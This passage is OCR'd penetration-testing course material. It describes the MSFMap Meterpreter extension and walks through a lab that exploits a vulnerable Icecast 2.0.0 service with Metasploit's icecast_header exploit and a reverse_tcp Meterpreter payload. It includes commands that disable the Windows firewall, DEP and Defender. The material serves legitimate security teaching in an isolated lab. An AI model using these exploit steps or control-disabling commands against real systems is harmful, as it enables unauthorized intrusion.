
This command is especially useful for penetration testers when exploiting client-side software that doesn't have admin privileges, and when convincing a user to execute content when that user isn't logged on to the machine with admin privileges.




The SecureState organization has released a separate downloadable module, currently independent of the Metasploit project (you have to download it separately; it doesn't come built in to Metasploit), which implements a port scanner module that you can invoke from within a Meterpreter session. The module, called MSFMap, implements a stripped-down set of Nmap-like functionality. The tool is particularly useful for pivoting through a compromised target to launch Nmap-style ping sweeps and port scans against other hosts in the target environment.

To use MSFMap, a penetration tester would first need to download MSFMap. Then, the attacker would need to exploit the target machine using the Meterpreter as a payload. With this payload running on the target, the attacker would then run the load msfmap command to load this extension into the Meterpreter. Finally, the attacker could then invoke msfmap at the Meterpreter command prompt.

MSFMap's syntax is similar to Nmap's, supporting the –oN option for writing results into a file on the machine running Metasploit. You can specify ports as ranges or lists using the –p option. MSFMap supports ping sweeps (using ARP and ICMP only) with –sP. Connect TCP scans are invoked with the –sT option. Nmap's timing options are also supported, with the –T flag followed by an integer specifying the speed. Finally, the --top-ports option lets the attacker specify a scan of just the N most popular ports. By default, MSFMap scans the 1,000 most popular ports.




Next, we conduct a hands-on lab, using Metasploit to explore various options of the Meterpreter in depth. In this lab, we use Metasploit on our Linux virtual machine to exploit a vulnerable service on our Windows machine. We take advantage of a service-side exploit for unpatched versions of the Icecast Internet audio service, giving the attacker permissions that were used to invoke Icecast.



In this lab, we analyze the Meterpreter, using Metasploit to deliver this flexible payload to a vulnerable service that you put on your Windows machine temporarily. Specifically, we exploit the Icecast service (version 2.0.0), an Internet multimedia streaming server, which has a buffer overflow vulnerability. Our Metasploit payload will consist of the Meterpreter stage, loaded via the reverse_tcp stager, making a connection from the exploited box back to the attacker.

You'll run this lab entirely on your own systems, with the vulnerable Icecast service on *your* Windows box getting exploited by *your* Linux virtual machine. On the slide, we depict Steps 0 through 4 of this lab. Note that through the rest of the slides associated with this lab, each of these step numbers will still apply. That is, Step 1 is always Step 1 for this lab, although we'll break it down into substeps 1A, 1B, and so on.

- In Step 0, we install the vulnerable Icecast service on our Windows machines.
- In Step 1, we configure Metasploit to exploit Icecast.
- In Step 2, we exploit the target service, sending the reverse_tcp stager as a payload with the Meterpreter stage.
- In Step 3, the Meterpreter runs inside Icecast's memory space, shoveling a reverse TCP connection back to the attacker.
- In Step 4, we (the attackers) interact with the Meterpreter running inside of the compromised machine's Icecast process.
- At the end, we uninstall Icecast.



For this lab, you attack your Windows machine, causing it to run the Meterpreter. Because we don't want anyone to snarf your Meterpreter session and control your Windows box, make sure your system is configured to use host-only networking.

To switch to host-only networking, on your Windows machine, you need to

1. Disconnect your ethernet connection by unplugging your network cable and disabling any wireless activity.
2. Enable VMnet1 by running (at a cmd.exe prompt) ncpa.cpl. Right-click VMnet1 and select Enable.
3. Run the ipconfig command and verify the IP address of VMnet1, which should be 10.10.77.X.
4. In VMware, make sure you have selected Host-Only networking (in VMware, go to VM→Settings; select Network Adapter and check Host-only).

To make sure this works properly, verify that you can ping from Windows to Linux and from Linux to Windows. You may need to disable your Windows built-in firewall (from an elevated command prompt running with Administrator privileges):

```
C:\> netsh advfirewall set allprofiles state off
```


(If you have a Windows XP box, use: `C:\> netsh firewall set opmode disable`)

```
C:\> ping [YourLinuxIPaddr]
```
<-- Should be 10.10.75.X

Then, in Linux, run:

```
# ping [YourWindowsIPaddress]
```
<-- Should be 10.10.77.X

If you can successfully ping with host-only networking, you are ready to begin.



To begin the lab in Step 0, you need to install a vulnerable version of Icecast.

You want to keep this service in a self-contained portion of the file system, so you can quickly and easily remove it later. Start the lab by making a temporary directory using a cmd.exe command prompt to type:

```
C:\> mkdir c:\icecasttemp
```

Then, double-click the icecast2_win32_2.0.0_setup.exe installation program on the course USB. It's in the Dangerous directory.


In Step 0A, in the first window you see (titled "Setup"), simply click Yes to start the installation.

In the Setup Wizard, on the Setup – Icecast Win32 screen, click Next >.

Accept the license agreement in the next window by clicking I accept the agreement and clicking Next >.


In Step 0B, when the installer wizard asks you to Select Destination Directory, type **c:\icecasttemp**, and click Next >. It prompts you saying that the Directory Exists. Click Yes.

Select the default for the Select Start Menu Folder by just clicking Next >. Also, keep the default Create a desktop icon selected and press Next >. Finally, click the Install button to finalize the installation of Icecast.



During the install process, you will be prompted with an information screen. Click Next >. Then, you see a final screen with a Finish button. Click that.

You have just installed Icecast.



Next, for the Icecast program we just installed, you should disable Data Execution Prevention, a Windows feature that marks certain pages in memory as non-executable, breaking some exploits altogether and lowering the probability of success of others.

Important Note: If you are use BitLocker partition encryption, the following change to your security settings requires you to enter your BitLocker password the next time you reboot your system. If you don't know your BitLocker password, you need to get it before you can reboot. YOU DO NOT NEED TO REBOOT YOUR MACHINE FOR THIS LAB.

To explicitly disable DEP for Icecast, run the following at an admin command prompt:

```
C:\> control system
```

Click Advanced System Settings and go to the Advanced tab. In the Performance section, click Settings. Go to the Data Execution Prevention tab.

Make a note of your existing settings so that you can restore them when you finish with this lab:

Radio button setting_____
Items in DEP exception list (if any):_____


Select the radio button that says, Turn on DEP for all programs and services except those I select:.

Click the Add button. In the file selection window that displays, browse to and select c:\icecasttemp\Icecast2.exe. Click Open.

Click Apply and then OK. Now you can close your Control Panel.

0) Disable Certain Security Tools That Block Exploits

- Depending on the vendor, some of the following tools include functionality that block exploits or stop their payloads from running:
  - Antivirus
  - Antispyware
  - Personal firewall
  - Host-based Intrusion Prevention System
  - Browser "wrappers" / browser protection software
  - Security suite
  - Other tools
- Thus, you must disable this functionality or it may interfere with the exploit
- You must disable it using its admin GUI
  - Don't just kill its process or service, as it will likely still run




Network Pen Testing and Ethical Hacking 81

As a final step in preparing our Windows machine for the exploit, you must turn off any installed security software that may block an exploit or stop payloads from running. There are countless different security tools that may have these features, depending on the particular vendor. Antivirus tools, antispyware programs, personal firewalls, Host-based Intrusion Prevention Systems (IPSs), browser protection software, and general-purpose security suites all may include functionality that prevents successful exploitation.

Thus, you need to disable such software for this lab. To disable this software, use the administrative GUI for the security tool to shut off protection. DO NOT merely kill its process or shut down its service. Most modern security tools inject their code into other running processes, so if you merely kill their processes or shut down their services, they still continue to protect you! With their processes and services dead, they will likely protect you but won't be updateable via the administrative GUI while their processes are dead. Thus, if you kill the processes or stop the services, reboot so that you can get into the admin GUI for the security tool again.

If you don't have admin GUI access for the security tool, you need such access for this lab and the rest of the course. You could contact someone at the office to grant you such access. Alternatively, with the appropriate permission from your organization, you could uninstall the security tool or boot to safe mode to try to shut it off. Regardless of how you do it, you should disable this protection before moving forward with the lab. If the lab does not work, it is likely because of such software.




To run the Meterpreter on a target machine, you may need to disable any antivirus tools you have running on your Windows machine. In particular, the built-in Windows Defender antimalware tool can block the Meterpreter.

If you have a third-party antivirus tool, disable it from within its own administrative GUI. **If you merely shut down its service or kill its process, it is likely still protecting you! Launch the GUI and use your antivirus administrative access to shut it down.**

The built-in Windows Defender antivirus tool may stop the Meterpreter from running. Please disable its real-time protection using the following steps. At an elevated command prompt, run:

```
C:\> control /name Microsoft.WindowsDefender
```

Then, within the GUI, click the Settings tab. Then, select Real-time protection on the left. Finally, deselect the Turn on real-time protection (recommended) check box. Click Save changes, and you are ready.



Next, we'll move to our Linux virtual machine. Step 1 involves running Metasploit and configuring it to exploit the Icecast service. Log in with root privileges, and invoke Metasploit as follows.

In Step 1A, change to the Metasploit directory:

```
# cd /opt/metasploit-4.11/
```

In Step 1B, run the Metasploit Framework Console:


```
# ./app/msfconsole
```

Note that your command prompt is now the Metasploit Framework console prompt (`msf >`).

Then, in Step 1C, search for the exploit associated with the Icecast service:

```
msf > search icecast
```

You should see an exploit for Windows called icecast_header, with a ranking of "great."



We now choose the exploit in Step 1D. We'll use the Icecast Header buffer overflow exploit, which applies to the version of Icecast we installed in Step 0:

```
msf > use exploit/windows/http/icecast_header
```

Note that our prompt has changed and now includes the name of the exploit we've chosen.


In Step 1E, we choose the payload to use in the exploit. We've opted for a Meterpreter payload that will make a reverse TCP connection back to the attacker after it is running inside the vulnerable process:

```
msf exploit(icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Next, let's look at the options that are associated with this exploit, in Step 1F:

```
msf exploit(icecast_header) > show options
```

We have to configure these options for our attack.



Again, continuing with Step 1G, the first option we'll set is the RHOST. This will be the IP address we want Metasploit to attack. We should enter the IP address of our Windows machine running the vulnerable Icecast service. Make sure you use the VMnet1 IP address you configured for your Windows machine:

```
msf exploit(icecast_header) > set RHOST [Your_Windows_IP_Address]
```

